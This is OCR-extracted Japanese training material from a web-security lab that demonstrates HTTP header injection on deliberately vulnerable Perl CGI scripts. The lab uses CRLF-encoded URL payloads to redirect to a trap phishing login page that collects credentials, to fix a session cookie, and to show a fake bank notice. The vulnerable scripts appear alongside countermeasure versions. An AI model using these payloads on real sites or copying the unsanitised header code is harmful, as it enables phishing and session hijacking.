



【ブラウザ→サーバ： リクエスト 47/47-003.php → レスポンス 】 CGIによるリダイレクト（罠サイトに遷移）





【ブラウザ】



ログインエラー
trap.example.com/47/47-900.php
IDまたはパスワードが違います。再度認証してください。
ユーザ名 httphed1
パスワード ••••••••
ログイン


ログインエラー
http://trap.example.com/47/47-900
view-source:http://trap.example.com/47/47-900.php
<html>
<head><title>ログインエラー</title></head>
<body>
IDまたはパスワードが違います。再度認証してください。
<form action="47-901.php" method="POST">
ユーザ名<input type="text" name="id">
パスワード<input type="password" name="pwd">
<input type="submit" value="ログイン">
</form>
</body>
</html>


trap.example.com/47/47-901.php
trap.example.com/47/47-901.php
これはデモ用にそうしていますが、実際の攻撃では、こんな表示は出ません。
IDとパスワードを収集しました。
5秒後にhttp://example.jp/47/47-003.phpに遷移します。
id:httphed1
pwd:httpdhed1


認証成功
http://trap.example.com/47/47-901
view-source:http://trap.example.com/47/47-901.php
<html>
<head>
<meta HTTP-EQUIV="Refresh" CONTENT="5; URL=http://example.jp/47/47-003.php">
</head>
<body>
これはデモ用にそうしていますが、実際の攻撃では、こんな表示は出ません。
IDとパスワードを収集しました。
5秒後にhttp://example.jp/47/47-003.phpに遷移します。
id:httphed1
pwd:htt@hed1
</body>
</html>


認証成功
example.jp/47/47-003.php
ログインしました


認証成功
http://example.jp/47/47-003.php
view-source:http://example.jp/47/47-003.php
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>

HTTPヘッダインジェクション　47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）クッキー表示

【ブラウザ】

- HTTPヘッダインジェクション
  3. 47-020:CGIによるリダイレクト（正常系）
  4. 47-020:CGIによるリダイレクト（罠サイトに遷移）
  5. 47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）　クッキー表示
  6. 47-020:CGIによるリダイレクト（偽画面表示）
  7. 47-021:CGIによるクッキーセット（正常系）
  8. 47-021:CGIによるクッキーセット（偽画面）
  9. 47-020a:CGIによるリダイレクト対策版（正常系）
  10. 47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）
  11. 47-020a:CGIによるリダイレクト対策版（クッキー設定）
  12. 47-021a:CGIによるクッキー対策版（正常系）
  13. 47-021a:CGIによるクッキーセット対策版（偽画面）
  14. 47-030:PHPによるリダイレクト対策版（正常系）
  15. 47-030:PHPによるリダイレクト対策版（罠サイトに遷移）
  16. 47-030:PHPによるリダイレクト対策版（クッキー設定）

phpinfo
ホームに戻る

①　②

```
<li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト（正常系）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-020:CGIによるリ
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレク
<li><a href="47-020.cgi?url=http://example.jp/%0D%0AStatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF

<li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット（正常系）</a></li>
<li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3

<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php?">47-020a:CGIによる
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレ

<li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版（正常系）</a></li>
<li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e

<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-030
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策版
</ol>
```

【サーバ：　47/47-020.cgi　】

/var/www/html/47/47-020.cgi - wasbook@example.jp - エディタ -

```
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;

my $cgi = new CGI;
my $url = $cgi->param('url');

# URLの先頭一致検索でオープンリダイレクタ対策
if ($url =~ /^http:\/\/example\.jp\//) {
  print "Location: $url\n\n";
  exit 0;
}
## URLが不正の場合のエラーメッセージ
print <<END_OF_HTML;
Content-Type: text/html; charset=UTF-8

<body>
Bad URL
</body>
END_OF_HTML
```


チェックが不完全

【サーバ：　47/47-003.php　】


/var/www/html/47/47-003.php - wasbook@example.

```
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```


【ブラウザ→サーバ： リクエスト 47/47-020.cgi → レスポンス 】 CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）クッキー表示




【ブラウザ→サーバ： リクエスト 47/47-003.php → レスポンス 】 CGIによるリダイレクト(クッキー設定;SESSID=ABCD123) クッキー表示



【ブラウザ】




ログインしました




```
1 <html>
2 <head><title>認証成功</title></head>
3 <body>
4 ログインしました
5 </body>
6 </html>
7
```

- HTTPヘッダインジェクション
  3. 47-020:CGIによるリダイレクト（正常系）
  4. 47-020:CGIによるリダイレクト（異サイトに遷移）
  5. 47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123） クッキー表示
  6. 47-020:CGIによるリダイレクト（偽画面表示）



SESSID=ABCD123

HTTPヘッダインジェクション　47-021:CGIによるリダイレクト（偽画面表示）

【ブラウザ】

- HTTPヘッダインジェクション
  3. 47-020:CGIによるリダイレクト（正常系）
  4. 47-020:CGIによるリダイレクト（罠サイトに遷移）
  5. 47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）　クッキー表示
  6. 47-020:CGIによるリダイレクト（偽画面表示）
  7. 47-021:CGIによるクッキーセット（正常系）
  8. 47-021:CGIによるクッキーセット（偽画面）
  9. 47-020a:CGIによるリダイレクト対策版（正常系）
  10. 47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）
  11. 47-020a:CGIによるリダイレクト対策版（クッキー設定）
  12. 47-021a:CGIによるクッキー対策版（正常系）
  13. 47-021a:CGIによるクッキーセット対策版（偽画面）
  14. 47-030:PHPによるリダイレクト対策版（正常系）
  15. 47-030:PHPによるリダイレクト対策版（罠サイトに遷移）
  16. 47-030:PHPによるリダイレクト対策版（クッキー設定）

phpinfo

ホームに戻る

```
<li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト（正常系）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-020:CGIによるリダイレクト（罠サイトに遷移）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）</a> <a href="javaser
<li><a href="47-020.cgi?url=http://example.jp/%0D%0AStatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F
<li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット（正常系）</a></li>
<li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php?">47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレクト対策版（クッキー設定）</a></li>
<li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版（正常系）</a></li>
<li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセッ
<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-030:PHPによるリダイレクト対策版（罠サイトに遷移）</a></li
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策版（クッキー設定）</a></li>
</ol>
```


【サーバ：　47/47-020.cgi　】

/var/www/html/47/47-020.cgi - wasbook@example.jp - エディタ -


```
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;

my $cgi = new CGI;
my $url = $cgi->param('url');

# URLの先頭一致検索でオープンリダイレクタ対策
if ($url =~ /^http:\/\/example\.jp\//) {
  print "Location: $url\n\n";
  exit 0;
}
## URLが不正の場合のエラーメッセージ
print <<END_OF_HTML;
Content-Type: text/html; charset=UTF-8

<body>
Bad URL
</body>
END_OF_HTML
```

チェックが不完全

【ブラウザ→サーバ：リクエスト 47/47-020.cgi → レスポンス 】CGIによるリダイレクト（偽画面表示）



【ブラウザ】



○○銀行は破産しました

HTTPヘッダインジェクション　47-021:CGIによるクッキーセット（正常系）

【ブラウザ】

- HTTPヘッダインジェクション
  3. 47-020:CGIによるリダイレクト（正常系）
  4. 47-020:CGIによるリダイレクト（罠サイトに遷移）
  5. 47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123） クッキー表示
  6. 47-020:CGIによるリダイレクト（偽画面表示）
  7. 47-021:CGIによるクッキーセット（正常系）
  8. 47-021:CGIによるクッキーセット（偽画面）
  9. 47-020a:CGIによるリダイレクト対策版（正常系）
  10. 47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）
  11. 47-020a:CGIによるリダイレクト対策版（クッキー設定）
  12. 47-021a:CGIによるクッキー対策版（正常系）
  13. 47-021a:CGIによるクッキーセット対策版（偽画面）
  14. 47-030:PHPによるリダイレクト対策版（正常系）
  15. 47-030:PHPによるリダイレクト対策版（罠サイトに遷移）
  16. 47-030:PHPによるリダイレクト対策版（クッキー設定）

phpinfo
ホームに戻る


```
<li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト（正常系）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-020:CGIによるリ
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレク
<li><a href="47-020.cgi?url=http://example.jp/%0D%0AStatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF

<li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット（正常系）</a></li>
<li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3

<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php?">47-020a:CGIによる
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレ

<li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版（正常系）</a></li>
<li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e

<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-030
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策版
</ol>
```

【サーバ：　47/47-021.cgi　】


/var/www/html/47/47-021.cgi - wasbook@example.jp - エディタ - WinSCP


```
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;
use Encode qw(encode decode);

my $cgi = new CGI;
my $pageid = decode('UTF-8', $cgi->param('pageid'));

# encodeによりUTF-8符号化で出力する
print encode('UTF-8', <<END_OF_HTML);
Content-Type: text/html; charset=UTF-8
Set-Cookie: PAGEID=$pageid

<body>
<div></div>
クッキー値をセットしました
</body>
END_OF_HTML
```

【ブラウザ→サーバ： リクエスト 47/47-021.cgi → レスポンス 】 CGIによるクッキーセット（正常系）



【ブラウザ】





HTTPヘッダインジェクション　47-021:CGIによるクッキーセット（偽画面）

【ブラウザ】

- HTTPヘッダインジェクション
  3. 47-020:CGIによるリダイレクト（正常系）
  4. 47-020:CGIによるリダイレクト（罠サイトに遷移）
  5. 47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）　クッキー表示
  6. 47-020:CGIによるリダイレクト（偽画面表示）
  7. 47-021:CGIによるクッキーセット（正常系）
  8. 47-021:CGIによるクッキーセット（偽画面）
  9. 47-020a:CGIによるリダイレクト対策版（正常系）
  10. 47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）
  11. 47-020a:CGIによるリダイレクト対策版（クッキー設定）
  12. 47-021a:CGIによるクッキー対策版（正常系）
  13. 47-021a:CGIによるクッキーセット対策版（偽画面）
  14. 47-030:PHPによるリダイレクト対策版（正常系）
  15. 47-030:PHPによるリダイレクト対策版（罠サイトに遷移）
  16. 47-030:PHPによるリダイレクト対策版（クッキー設定）

phpinfo

ホームに戻る

```
<li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト（正常系）</a></li>
